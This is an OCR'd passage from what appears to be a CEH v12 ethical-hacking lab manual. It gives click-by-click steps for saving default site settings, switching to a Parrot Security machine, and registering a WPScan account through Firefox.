
    - **Default Message**: This is CEH lab.
    - **Default Link Name**: CEH.com
    - **Default Caption**: CEH Labs

15. Clear the **Default Description** text field. Leave the other settings to default and click the **Save Settings** button to save the settings.



16. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.


17. Click the **Firefox** icon from the top section of **Desktop** to open **Firefox** browser.



18. The **Firefox** window appears. Type **https://wpscan.com/register** into the address bar and press **Enter**.

Note: As wpscan is an online platform, so it might change in appearance when you perform this task.


19. A webpage with a **Register new user** form appears; scroll down and in the **Required fields** enter your personal details. Check **I agree to the terms of service** checkbox..



20. Now, scroll down to the end of the page, click **I'm not a robot** and click on **Register** button.

Note: If **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don’t Save**.

Note: If a captcha window appears, verify it.




21. A notification saying **A message with a confirmation link has been sent to your email address...**.

22. Now, open a new tab in the **Firefox** browser and open the email account you gave while registering as a new user in **Step 19**.

